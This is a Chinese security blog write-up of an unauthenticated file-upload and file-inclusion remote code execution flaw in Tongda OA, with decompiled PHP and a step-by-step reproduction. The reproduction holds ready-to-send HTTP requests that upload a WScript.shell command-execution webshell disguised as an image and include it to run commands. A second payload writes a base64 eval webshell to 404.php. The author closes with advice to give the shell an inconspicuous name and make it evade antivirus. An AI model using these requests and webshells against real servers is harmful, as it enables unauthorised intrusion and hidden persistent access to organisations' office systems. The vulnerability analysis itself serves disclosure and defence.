

# 通达OA文件上传&文件包含导致RCE浅析

AI1ex / 2020-03-26 09:41:27 / 浏览数 13812

## 影响范围

- V11版
- 2017版
- 2016版
- 2015版
- 2013版
- 2013增强版

## 漏洞简介

通达OA是由北京通达信科科技有限公司开发的一款办公系统，近日通达官方在其官网发布了安全提醒与更新程序，并披露有用户遭到攻击。

攻击者可在未授权的情况下可上传图片木马文件，之后通过精心构造的请求进行文件包含，实现远程命令执行，且攻击者无须登陆认证即可完成攻击。

## 漏洞分析

这里对通达OA11.3进行简要分析~

通达OA下载：

链接：<https://pan.baidu.com/s/1QFAoLxj9pD1bnnq3f4l8lg>

提取码：ousi

名称	修改日期	类型	大小
 TDOA11.3.exe	2020/1/13 15:22	应用程序	366,696 KB
 全新安装说明.txt	2020/1/13 15:23	文本文档	3 KB

安装之后会发现源文件使用zend进行了加密，所以先要进行解密，解密网站：<http://dezend.qiling.org/free/>

## 本站服务 Our Service

免费解密支持: zend52、zend53、zend54, 更多解密正在开发中。

易盾1.x, 易盾2.x解密, phpjm解密, tianyiw解密, zym解密, 威盾/微盾解密, 批量解密, 请联系人工处理

如果无法在线处理, 或者解密效果不理想, 或者需要批量解密, 请联系 QQ2859470 付费处理 [与我交谈](#)

VIP交流群: 457906260 免费交流群: 413273944 [赞助本站](#)

## php在线解密

加密文件:

upload.php

上传PHP文件

\* 请上传php文件, 大小限制500k

加密方式:

zendj54

验证码:

请输入右侧验证码



开始处理

## 文件上传功能

存在漏洞的上传功能文件为——webroot\ispirit\im\upload.php, 具体代码如下:

```
<?php
//decode by http://dezend.qiling.org QQ 2859470

set_time_limit(0);
$P = $_POST['P'];
if (isset($P) || $P != "") {
    ob_start();
    include_once 'inc/session.php';
    session_id($P);
    session_start();
    session_write_close();
} else {
    include_once './auth.php';
}
include_once 'inc/utility_file.php';
include_once 'inc/utility_msg.php';
include_once 'mobile/inc/funcs.php';
ob_end_clean();
$TYPE = $_POST['TYPE'];
$DEST_UID = $_POST['DEST_UID'];
$dataBack = array();
if ($DEST_UID != "" && !td_verify_ids($ids)) {
    $dataBack = array('status' => 0, 'content' => '-ERR' . _('接收方ID无效'));
    echo json_encode(data2utf8($dataBack));
    exit;
}
if (strpos($DEST_UID, ',') !== false) {
} else {
    $DEST_UID = intval($DEST_UID);
}
if ($DEST_UID == 0) {
    if ($UPLOAD_MODE != 2) {
        $dataBack = array('status' => 0, 'content' => '-ERR' . _('接收方ID无效'));
        echo json_encode(data2utf8($dataBack));
        exit;
    }
}
$MODULE = 'im';
```

```

if (1 <= count($_FILES)) {
    if ($UPLOAD_MODE == '1') {
        if (strlen(urldecode($_FILES[ATTACHMENT][name])) != strlen($_FILES[ATTACHMENT][name])) {
            $_FILES[ATTACHMENT][name] = urldecode($_FILES[ATTACHMENT][name]);
        }
    }
    $ATTACHMENTS = upload('ATTACHMENT', $MODULE, false);
    if (!is_array($ATTACHMENTS)) {
        $dataBack = array('status' => 0, 'content' => '-ERR' . $ATTACHMENTS);
        echo json_encode(data2utf8($dataBack));
        exit;
    }
    ob_end_clean();
    $ATTACHMENT_ID = substr($ATTACHMENTS[ID], 0, -1);
    $ATTACHMENT_NAME = substr($ATTACHMENTS[NAME], 0, -1);
    if ($TYPE == 'mobile') {
        $ATTACHMENT_NAME = td_iconv(urldecode($ATTACHMENT_NAME), 'utf-8', MYOA_CHARSET);
    }
} else {
    $dataBack = array('status' => 0, 'content' => '-ERR' . _('无文件上传'));
    echo json_encode(data2utf8($dataBack));
    exit;
}
$FILE_SIZE = attach_size($ATTACHMENT_ID, $ATTACHMENT_NAME, $MODULE);
if (!$FILE_SIZE) {
    $dataBack = array('status' => 0, 'content' => '-ERR' . _('文件上传失败'));
    echo json_encode(data2utf8($dataBack));
    exit;
}
if ($UPLOAD_MODE == '1') {
    if (is_thumbnable($ATTACHMENT_NAME)) {
        $FILE_PATH = attach_real_path($ATTACHMENT_ID, $ATTACHMENT_NAME, $MODULE);
        $THUMB_FILE_PATH = substr($FILE_PATH, 0, strlen($FILE_PATH) - strlen($ATTACHMENT_NAME)) . 'thumb_';
        $ATTACHMENT_NAME =
            CreateThumb($FILE_PATH, 320, 240, $THUMB_FILE_PATH);
    }
    $P_VER = is_numeric($P_VER) ? intval($P_VER) : 0;
    $MSG_CATE = $_POST[MSG_CATE];
    if ($MSG_CATE == 'file') {
        $CONTENT = '[fm]' . $ATTACHMENT_ID . '|' . $ATTACHMENT_NAME . '|' . $FILE_SIZE . '[/fm]';
    } else {
        if ($MSG_CATE == 'image') {
            $CONTENT = '[im]' . $ATTACHMENT_ID . '|' . $ATTACHMENT_NAME . '|' . $FILE_SIZE . '[/im]';
        } else {
            $DURATION = intval($DURATION);
            $CONTENT = '[vm]' . $ATTACHMENT_ID . '|' . $ATTACHMENT_NAME . '|' . $DURATION . '[/vm]';
        }
    }
    $AID = 0;
    $POS = strpos($ATTACHMENT_ID, '@');
    if ($POS !== false) {
        $AID = intval(substr($ATTACHMENT_ID, 0, $POS));
    }
    $query = 'INSERT INTO im_offline_file (TIME, SRC_UID, DEST_UID, FILE_NAME, FILE_SIZE, FLAG, AID) values (' . date('Y-m-d H:i:s') . ', ' . $_SESSION[LOGIN_UID] . ', ' . $DEST_UID . ', \'' . $ATTACHMENT_ID . '@' . $ATTACHMENT_NAME . $FILE_SIZE . ', ' . $AID . ', ' . $POS . ')';
    $cursor = exequery(TD::conn(), $query);
    $FILE_ID = mysql_insert_id();
    if ($cursor === false) {
        $dataBack = array('status' => 0, 'content' => '-ERR' . _('数据库操作失败'));
        echo json_encode(data2utf8($dataBack));
        exit;
    }
    $dataBack = array('status' => 1, 'content' => $CONTENT, 'file_id' => $FILE_ID);
    echo json_encode(data2utf8($dataBack));
}

```

```

exit;
} else {
    if ($UPLOAD_MODE == '2') {
        $DURATION = intval($_POST['DURATION']);
        $CONTENT = '[vm]'. $ATTACHMENT_ID . '|' . $ATTACHMENT_NAME . '|' . $DURATION . '[/vm]';
        $query = 'INSERT INTO WEIXUN_SHARE (UID, CONTENT, ADDTIME) VALUES (' . $_SESSION['LOGIN_UID'] . ', ' . $CONTENT . ', ' .
        \". time() . \")';
        $cursor = exequery(TD::conn(), $query);
        echo '+OK ' . $CONTENT;
    } else {
        if ($UPLOAD_MODE == '3') {
            if (is_thumtable($ATTACHMENT_NAME)) {
                $FILE_PATH = attach_real_path($ATTACHMENT_ID, $ATTACHMENT_NAME, $MODULE);
                $THUMB_FILE_PATH = substr($FILE_PATH, 0, strlen($FILE_PATH) - strlen($ATTACHMENT_NAME)) . 'thumb_'.
                $ATTACHMENT_NAME;
                CreateThumb($FILE_PATH, 320, 240, $THUMB_FILE_PATH);
            }
            echo '+OK ' . $ATTACHMENT_ID;
        } else {
            $CONTENT = '[fm]'. $ATTACHMENT_ID . '|' . $ATTACHMENT_NAME . '|' . $FILE_SIZE . '[/fm]';
            $msg_id = send_msg($_SESSION['LOGIN_UID'], $DEST_UID, 1, $CONTENT, " , 2);
            $query = 'insert into IM_OFFLINE_FILE (TIME, SRC_UID, DEST_UID, FILE_NAME, FILE_SIZE, FLAG) values (' . date("Y-m-d H:i:s") .
            \", ' . $_SESSION['LOGIN_UID'] . ', ' . $DEST_UID . ', ' . $ATTACHMENT_ID . ', ' . $ATTACHMENT_NAME . ', ' . $FILE_SIZE . ', ' . '0')';
            $cursor = exequery(TD::conn(), $query);
            $FILE_ID = mysql_insert_id();
            if ($cursor === false) {
                echo '-ERR ' . _("数据库操作失败");
                exit;
            }
            if ($FILE_ID == 0) {
                echo '-ERR ' . _("数据库操作失败2");
                exit;
            }
            echo '+OK , ' . $FILE_ID . ', ' . $msg_id;
            exit;
        }
    }
}
}
}

```

关键核心代码1:

```

1  <?php
2  //decode by http://dezend.giling.org QQ 2859470
3
4  set_time_limit(0);
5  $P = $_POST['P'];
6  if (isset($P) || $P != '') {
7      ob_start();
8      include_once 'inc/session.php';
9      session_id($P);
10     session_start();
11     session_write_close();
12 } else {
13     include_once './auth.php';
14 }

```

从上面的逻辑中可以看到，这里只要传递参数"P"或参数P不为空，那么就不会进入else语句，上面的auth.php主要实现身份认证功能，所以我们可以通过这里的参数"P"绕过登录认证，在未授权的情况下访问上传功能点~

关键核心代码2:



```

if ($ATTACH_SIZE == 0) {
    $ERROR_DESC = sprintf(_('文件[%s]大小为0字节'), $ATTACH_NAME);
}
if ($ERROR_DESC == "") {
    $ATTACH_NAME = str_replace("\", ", $ATTACH_NAME);
    $ATTACH_ID = add_attach($ATTACH_FILE, $ATTACH_NAME, $MODULE);
    if ($ATTACH_ID === false) {
        $ERROR_DESC = sprintf(_('文件[%s]上传失败'), $ATTACH_NAME);
    } else {
        $ATTACHMENTS['ID'] .= $ATTACH_ID . ' ';
        $ATTACHMENTS['NAME'] .= $ATTACH_NAME . ' ';
    }
}
@unlink($ATTACH_FILE);
} else {
    if ($ATTACH_ERROR == UPLOAD_ERR_INI_SIZE) {
        $ERROR_DESC = sprintf(_('文件[%s]的大小超过了系统限制（%s）'), $ATTACH_NAME, ini_get('upload_max_filesize'));
    } else {
        if ($ATTACH_ERROR == UPLOAD_ERR_FORM_SIZE) {
            $ERROR_DESC = sprintf(_('文件[%s]的大小超过了表单限制'), $ATTACH_NAME);
        } else {
            if ($ATTACH_ERROR == UPLOAD_ERR_PARTIAL) {
                $ERROR_DESC = sprintf(_('文件[%s]上传不完整'), $ATTACH_NAME);
            } else {
                if ($ATTACH_ERROR == UPLOAD_ERR_NO_TMP_DIR) {
                    $ERROR_DESC = sprintf(_('文件[%s]上传失败：找不到临时文件夹'), $ATTACH_NAME);
                } else {
                    if ($ATTACH_ERROR == UPLOAD_ERR_CANT_WRITE) {
                        $ERROR_DESC = sprintf(_('文件[%s]写入失败'), $ATTACH_NAME);
                    } else {
                        $ERROR_DESC = sprintf(_('未知错误[代码： %s]'), $ATTACH_ERROR);
                    }
                }
            }
        }
    }
}
}
}
if ($ERROR_DESC != "") {
    if (!$OUTPUT) {
        delete_attach($ATTACHMENTS['ID'], $ATTACHMENTS['NAME'], $MODULE);
        return $ERROR_DESC;
    } else {
        Message(_('错误'), $ERROR_DESC);
    }
}
}
return $ATTACHMENTS;
}

```

之后在上面的代码中，调用了当前文件下的is\_uploadable()函数对文件名进行检查：

```

1833 function is_uploadable($FILE_NAME)
1834 {
1835     $POS = strrpos($FILE_NAME, '.');
1836     if ($POS === false) {
1837         $EXT_NAME = $FILE_NAME;
1838     } else {
1839         if (strtolower(substr($FILE_NAME, $POS + 1, 3)) == 'php') {
1840             return false;
1841         }
1842         $EXT_NAME = strtolower(substr($FILE_NAME, $POS + 1));
1843     }
1844     if (find_id(MYOA_UPLOAD_FORBIDDEN_TYPE, $EXT_NAME)) {
1845         return false;
1846     }
1847     if (MYOA_UPLOAD_LIMIT == 0) {
1848         return true;
1849     } else {
1850         if (MYOA_UPLOAD_LIMIT == 1) {
1851             return !find_id(MYOA_UPLOAD_LIMIT_TYPE, $EXT_NAME);
1852         } else {
1853             if (MYOA_UPLOAD_LIMIT == 2) {
1854                 return find_id(MYOA_UPLOAD_LIMIT_TYPE, $EXT_NAME);
1855             } else {
1856                 return false;
1857             }
1858         }
1859     }
1860 }

```



从上面的代码中可以看到，这里首先对文件名进行了检查，当文件名中不存在"."时会直接以现有的文件名来作为EXT\_NAME,如果存在则从开始匹配3位，判断后缀是否为php,如果为php则返回false,否则将"."之前的作为EXT\_NAME。

因为通达OA一般都是搭建在Windows系列下，所以我们这里可以有两个思路：

- 上传一个以.php.为后缀的webshell文件（很可惜，上传后文件不再web工作目录下，没法直接使用，后面有介绍）
- 上传一个图片木马文件，之后寻找一个文件包含漏洞来包含该图片木马文件，实现远程RCE

当然，这里确实还存在一个文件包含漏洞，下面进行简要分析~

## 文件包含功能

文件包含功能的文件位于——webroot\ispirit\interface\gateway.php，具体代码如下：

```

<?php
//decode by http://dezend.qiling.org QQ 2859470

ob_start();
include_once 'inc/session.php';
include_once 'inc/conn.php';
include_once 'inc/utility_org.php';
if ($P != "") {
    if (preg_match('/[^\a-z0-9;]+/i', $P)) {
        echo _('非法参数');
        exit;
    }
    session_id($P);
    session_start();
    session_write_close();
    if ($_SESSION['LOGIN_USER_ID'] == "" || $_SESSION['LOGIN_UID'] == "") {
        echo _('RELOGIN');
        exit;
    }
}
if ($json) {
    $json = stripslashes($json);
    $json = (array) json_decode($json);
    foreach ($json as $key => $val) {
        if ($key == 'data') {
            $val = (array) $val;
            foreach ($val as $keys => $value) {
                ${$keys} = $value;
            }
        }
        if ($key == 'url') {
            $url = $val;
        }
    }
    if ($url != "") {
        if (substr($url, 0, 1) == '/') {
            $url = substr($url, 1);
        }
        if (strpos($url, 'general/') !== false || strpos($url, 'ispirit/') !== false || strpos($url, 'module/') !== false) {
            include_once $url;
        }
    }
}
exit;
}

```

上面的逻辑较为简单，可以直接看到，如果这里不传递参数P那么就可以绕过前面一系列的检测直接进入下面的if语句中，之后从json中获取url参数的值，之后判断general/、ispirit/、module/是否在url内，如果不在直接跳过下面的include\_once \$url,如果存在则包含指定URL的文件，这也是后期构造文件包含payload的一个重要信息点。

综上所述，我们总结如下：

- 文件上传功能：传递参数P或参数P的值不为空即可绕过身份认证，且DEST\_UID不为空，同时不能是以php为后缀的文件
- 文件包含功能：不传递参数P即可绕过前期的一系列检查，同时json格式的url请求数据中需要包含general/、ispirit/、module/三者中的一个

由上面的简易分析，可知，我们这里可以先上传一个图片木马文件，之后再使用文件包含功能包含该图片木马来实现远程RCE，下面来复现该漏洞~

## 漏洞复现

### 环境搭建



通达OA的安装包下载地址如下：

链接：<https://pan.baidu.com/s/1QFAoLxj9pD1bnnq3f4l8lg>

提取码：ousi

下载之后直接运行exe文件进行安装即可，但是要确保本地的80端口未被占用~

## 漏洞复现

### 命令执行

这里可以先自我编写一个文件上传页面，之后使用burpsuite抓包来获取一个文件上传特征的数据包，也可以通过upload-labs来实现，笔者这里正好有upload-labs的环境就直接使用了，之后修改请求数据包，这里需要注意的是参数UPLOAD\_MODE、P、DEST\_UID、filename的构造，完整的请求包如下：

```
POST /ispirit/im/upload.php HTTP/1.1
Host: 192.168.174.159:80
Content-Length: 655
Content-Type: multipart/form-data; boundary=——WebKitFormBoundaryBwVAwV3O4sifyhr3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

——WebKitFormBoundaryBwVAwV3O4sifyhr3
Content-Disposition: form-data; name="UPLOAD_MODE"


2
——WebKitFormBoundaryBwVAwV3O4sifyhr3
Content-Disposition: form-data; name="P"

——WebKitFormBoundaryBwVAwV3O4sifyhr3
Content-Disposition: form-data; name="DEST_UID"

1
——WebKitFormBoundaryBwVAwV3O4sifyhr3
Content-Disposition: form-data; name="ATTACHMENT"; filename="jpg"
Content-Type: image/jpeg

<?php
$command=$_POST[cmd];
$wsh = new COM("WScript.shell");
$exec = $wsh->exec("cmd /c ".$command);
$stdout = $exec->StdOut();
$stroutput = $stdout->ReadAll();
echo $stroutput;
?>
——WebKitFormBoundaryBwVAwV3O4sifyhr3—
```

之后在burpsuite中释放数据包，做文件上传测试，发现可以成功上传文件：




PS: 如果这里在上传文件时有文件名, 需要注意上传后的文件名格式为"序列.文件名.jpg", 我这里为了方便就直接设置文件名为jpg了, 且不包含".", 这一点在之前代码分析时已经说过原因了~

之后进行文件包含, 并执行命令, 构造请求包如下:


```
POST /ispirit/interface/gateway.php HTTP/1.1
Host: 192.168.174.159
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 69

json={"url":"/general/../../attach/im/2003/354900984.jpg"}&cmd=whoami
```



由此可见，文件包含+文件上传==>命令执行成功实现！

## POC验证



## GetShell

同时，我们也可以写shell文件进去，下面试试看~

首先，构造上传的图片木马文件内容如下：

```

POST /ispirit/im/upload.php HTTP/1.1
Host: 192.168.174.159:80
Content-Length: 602
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBwVAwV3O4sifyhr3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

----WebKitFormBoundaryBwVAwV3O4sifyhr3
Content-Disposition: form-data; name="UPLOAD_MODE"

2
----WebKitFormBoundaryBwVAwV3O4sifyhr3
Content-Disposition: form-data; name="P"

----WebKitFormBoundaryBwVAwV3O4sifyhr3
Content-Disposition: form-data; name="DEST_UID"

1
----WebKitFormBoundaryBwVAwV3O4sifyhr3
Content-Disposition: form-data; name="ATTACHMENT"; filename="jpg"
Content-Type: image/jpeg

<?php
$f = fopen('404.php', 'w');
$a = base64_decode("PD9waHAgaXZhbCgkX1BPU1RbJ2NtZCddKTs/Pg==");
fwrite($f, $a);
fclose($f);
?>
----WebKitFormBoundaryBwVAwV3O4sifyhr3--

```


之后释放数据包，上传文件：

The screenshot shows a network traffic analysis tool interface. On the left, the 'Request' tab is selected, displaying the raw data of a POST request to `/ispirit/im/upload.php`. The request body is a multipart/form-data payload with three parts: `UPLOAD_MODE` with value `2`, `P`, and `DEST_UID`. The final part is an attachment named `jpg` containing a PHP script that creates a file `404.php` and writes a base64-decoded string to it. On the right, the 'Response' tab is selected, showing a `200 OK` status from the server. The response headers include `Server: nginx`, `Date: Thu, 19 Mar 2020 03:13:53 GMT`, and `Content-Type: text/html; charset=gbk`. The response body is a simple `+ OK [vm]259@2003_1153189608[jpg]0[/vm]` message.


之后包含文件：

```
POST /ispirit/interface/gateway.php HTTP/1.1
Host: 192.168.174.159
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
```

```
json={"url":"/general/../../attach/im/2003/1153189608.jpg"}
```




之后在服务器端成功写入webshell——404.php（shell名称自定义即可，设置成那种不显眼且不容易发现的，同时shell能是免杀的那种最好）



